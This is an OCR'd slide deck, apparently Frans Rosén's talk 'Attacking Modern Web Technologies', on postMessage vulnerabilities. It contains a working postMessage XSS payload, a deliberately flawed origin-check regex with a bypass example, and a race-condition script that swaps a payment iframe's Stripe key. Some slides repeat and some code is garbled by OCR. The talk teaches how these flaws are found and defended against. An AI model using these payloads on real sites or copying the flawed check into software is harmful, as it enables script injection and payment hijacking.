



```
setInterval(function() {
        if(b) b.postMessage('{"sitelist":"www.example.com/
global","siteurl":"www.example.com/uk","curr":"curr=&osl=\'-(function()
{document.body.appendChild(iframe=document.createElement(\'iframe\'));window
.alert=iframe.contentWindow[\'alert\'];document.body.removeChild(iframe);win
dow.alert(document.domain)})()-\'"}','*')
    }, 10);
```

Attacking Modern Web Technologies

Frans Rosén @fransrosen

Loaded JS




Loads mpel.js...

```
setInterval(function() {
        if(b) b.postMessage('{"sitelist":"www.example.com/
global","siteurl":"www.example.com/uk","curr":"curr=&osl=\'-(function()
{document.body.appendChild(iframe=document.createElement(\'iframe\'));window
.alert=iframe.contentWindow[\'alert\'];document.body.removeChild(iframe);win
dow.alert(document.domain)})()-\'"}','*')
    }, 10);
```

Attacking Modern Web Technologies

Frans Rosén @fransrosen

Loaded JS




Loads mpel.js...

```
setInterval(function() {
        if(b) b.postMessage('{"sitelist":"www.example.com/
global","siteurl":"www.example.com/uk","curr":"curr=&osl=\'-(function()
{document.body.appendChild(iframe=document.createElement(\'iframe\'));window
.alert=iframe.contentWindow[\'alert\'];document.body.removeChild(iframe);win
dow.alert(document.domain)})()-\'"}','*')
    }, 10);
```

Attacking Modern Web Technologies

Frans Rosén @fransrosen

We won!



Loads mpel.js...

```
        if(b) b.postMessage('{"sitelist":"www.example.com/
global","siteurl":"www.example.com/uk","curr":"curr=&osl=\'-(function()
{document.body.appendChild(iframe=document.createElement(\'iframe\'));window
.alert=iframe.contentWindow[\'alert\'];document.body.removeChild(iframe);win
dow.alert(document.domain)})()-\'"}','*')
    }, 10);
```

Client-Side Race Condition

postMessage between JS-load and iframe-load

Worked in all browsers.

Client-Side Race Condition #2

Multiple bugs incoming, hang on!

Can you find the bug(s)?

```
SecureCreditCardController.prototype.isValidOrigin = function (origin) {
    if (origin === null || origin === undefined) {
        return false;
    }
    var domains = [".example.com", ".example.to", ".example.at", ".example.ca",
".example.ch", ".example.be", ".example.de", ".example.es", ".example.fr", ".example.ie",
".example.it", ".example.nl", ".example.se", ".example.dk", ".example.no", ".example.fi",
".example.cz", ".example.pt", ".example.pl", ".example.cl", ".example.my", ".example.co.jp",
".example.co.nz", ".example.co.uk", ".example.com.au", ".example.com.br", ".example.com.ph",
".example.com.mx", ".example.com.sg", ".example.com.ar", ".example.com.tr",
".example.com.hk", ".example.com.tw"];
    var escapedDomains = $.map(domains, function (domain) {
        return domain.replace('.', '\\.');
    });
    var exampleDomainsRE = '^https:\/\/.*(' + escapedDomains.join('|') + ')$';
    return Boolean(origin.match(exampleDomainsRE));
};
```

1st bug!

```
SecureCreditCardController.prototype.isValidOrigin = function (origin) {
    if (origin === null || origin === undefined) {
        return false;
    }
    var domains = [".example.com", ".example.to", ".example.at", ".example.ca",
".example.ch", ".example.be", ".example.de", ".example.es", ".example.fr", ".example.ie",
".example.it", ".example.nl", ".example.se", ".example.dk", ".example.no", ".example.fi",
".example.cz", ".example.pt", ".example.pl", ".example.cl", ".example.my", ".example.co.jp",
".example.co.nz", ".example.co.uk", ".example.com.au", ".example.com.br", ".example.com.ph",
".example.com.mx", ".example.com.sg", ".example.com.ar", ".example.com.tr",
".example.com.hk", ".exampl
    var escapedDomai = $.map(domains, fu tion (domain) {
        return doma n.replace('.', '\\.');
    });
    var exampleDomainsRE =  https:\/\/.*(' + escapedDomains.join('|') + ')$';
    return Boolean(origin.match(exampleDomainsRE));
};
```

1st bug!

```
".example.co.nz".replace('.', '\\.')
```

```
"\.example.co.nz"
```

Can you find the next bug?

```
SecureCreditCardController.prototype.isValidOrigin = function (origin) {
    if (origin === null || origin === undefined) {
        return false;
    }
    var domains = [".example.com", ".example.to", ".example.at", ".example.ca",
".example.ch", ".example.be", ".example.de", ".example.es", ".example.fr", ".example.ie",
".example.it", ".example.nl", ".example.se", ".example.dk", ".example.no", ".example.fi",
".example.cz", ".example.pt", ".example.pl", ".example.cl", ".example.my", ".example.co.jp",
".example.co.nz", ".example.co.uk", ".example.com.au", ".example.com.br", ".example.com.ph",
".example.com.mx", ".example.com.sg", ".example.com.ar", ".example.com.tr",
".example.com.hk", ".example.com.tw"];
    var escapedDomains = $.map(domains, function (domain) {
        return domain.replace('.', '\\.');
    });
    var exampleDomainsRE = '^https:\/\/.*(' + escapedDomains.join('|') + ')$';
    return Boolean(origin.match(exampleDomainsRE));
};
```

2nd bug!

```
SecureCreditCardController.prototype.isValidOrigin = function (origin) {
    if (origin === null || origin === undefined) {
        return false;
    }
    var domains = [".example.com", ".example.to", ".example.at", ".example.ca",
".example.ch", ".example.be", ".example.de", ".example.es", ".example.fr", ".example.ie",
".example.it", ".example.nl", ".example.se", ".example.dk", ".example.no", ".example.fi",
".example.cz", ".example.pt", ".example.pl", ".example.cl", ".example.my", ".example.co.jp",
".example.co.nz", ".example.co.uk", ".example.com.au", ".example.com.br", ".example.com.ph",
".example.com.mx", ".example.com.sg", ".example.com.ar", ".example.com.tr",
".example.com.hk", ".example.com.tw"];
    var escapedDomains = $.map(domains, function (domain) {
        return domain.replace('.', '\\.');
    });
    var exampleDomainsRE = '^https:\/\/.*(' + escapedDomains.join('|') + ')$';
    return Boolean(origin.match(exampleDomainsRE));
};
```

.nz is allowed since 2015!

> In October 2013, InternetNZ decided to allow domain names to be registered at the second level in the .nz domain name space, aligning the .nz domain name space with a majority of other top level domains that already allow registrations directly at the second level.[6] The second level domain names were launched with a sunrise period from 30 September 2014 to 30 March 2015 (to allow people with similar domains to register the shorter version). **From 30 March 2015 .nz domain names were available to everyone.**[7]

https://en.wikipedia.org/wiki/.nz

2nd bug!

```
Boolean("https://www.exampleaco.nz".match('^https:\/\/.*(\.example.co.nz)$'))
```

```
true
```

2nd bug!


```
Boolean("https://www.exampleaco.nz".match('^https:\/\/.*(\.example.co.nz)$'))
```

```
true
```


Attacking Modern Web Technologies

Frans Rosén @fransrosen


Vulnerable scenario



Opens PCI-certified domain for payment



Iframe loaded, main frame sends INIT to iframe





```
iframe.postMessage('INIT', '*')
```

Attacking Modern Web Technologies

Frans Rosén @fransrosen


Iframe registers the sender of INIT as msgTarget




```
iframe.postMessage('INIT', '*')
```

```
if(e.data==INIT && originOK) {
 msgTarget = event.source
 msgTarget.postMessage('INIT','*')
}
```


Iframe tells main all is OK




```
if(e.data==INIT and e.source==iframe) {
  all_ok_dont_kill_frame()
}
```

```
msgTarget.postMessage('INIT','*')
```

Main window sends over provider data






```
if(INIT) {
 iframe.postMessage('["LOAD",
"stripe","pk_abc123"]}', '*')
}
```

Attacking Modern Web Technologies

Frans Rosén @fransrosen

Iframe loads payment provider and kills channel






```
if(INIT) {
 iframe.postMessage('["LOAD",
"stripe","pk_abc123"]}', '*')
}
```

```
if(INIT) {
 if(e.data[0]==LOAD && originOK) {
 initpayment(e.data[1], e.data[2])
 window.removeEventListener
 ('message', listener)
 }
}
```

Attacking Modern Web Technologies


Frans Rosén @fransrosen

Did you see it?

Attacking Modern Web Technologies

Frans Rosén @fransrosen


Open ilikefood.com from attacker



Attacking Modern Web Technologies

Frans Rosén @fransrosen


Victim clicks subscribe, iframe is loaded



Attacking Modern Web Technologies

Frans Rosén @fransrosen

Attacker sprays out LOAD to iframe





```
setInterval(function(){
  child.frames[0].postMessage('["LOAD","stripe","pk_diffkey"]}’,'*')
}, 100)
```

Attacking Modern Web Technologies

Frans Rosén @fransrosen

INIT-dance resolves, but attacker wins with LOAD






```
setInterval(function(){
  child.frames[0].postMessage('["LOAD","stripe","pk_diffkey"]}’,'*')
}, 100)
```


Attacking Modern Web Technologies

Frans Rosén @fransrosen

LOAD kills listener, we won the race! Stripe loads…





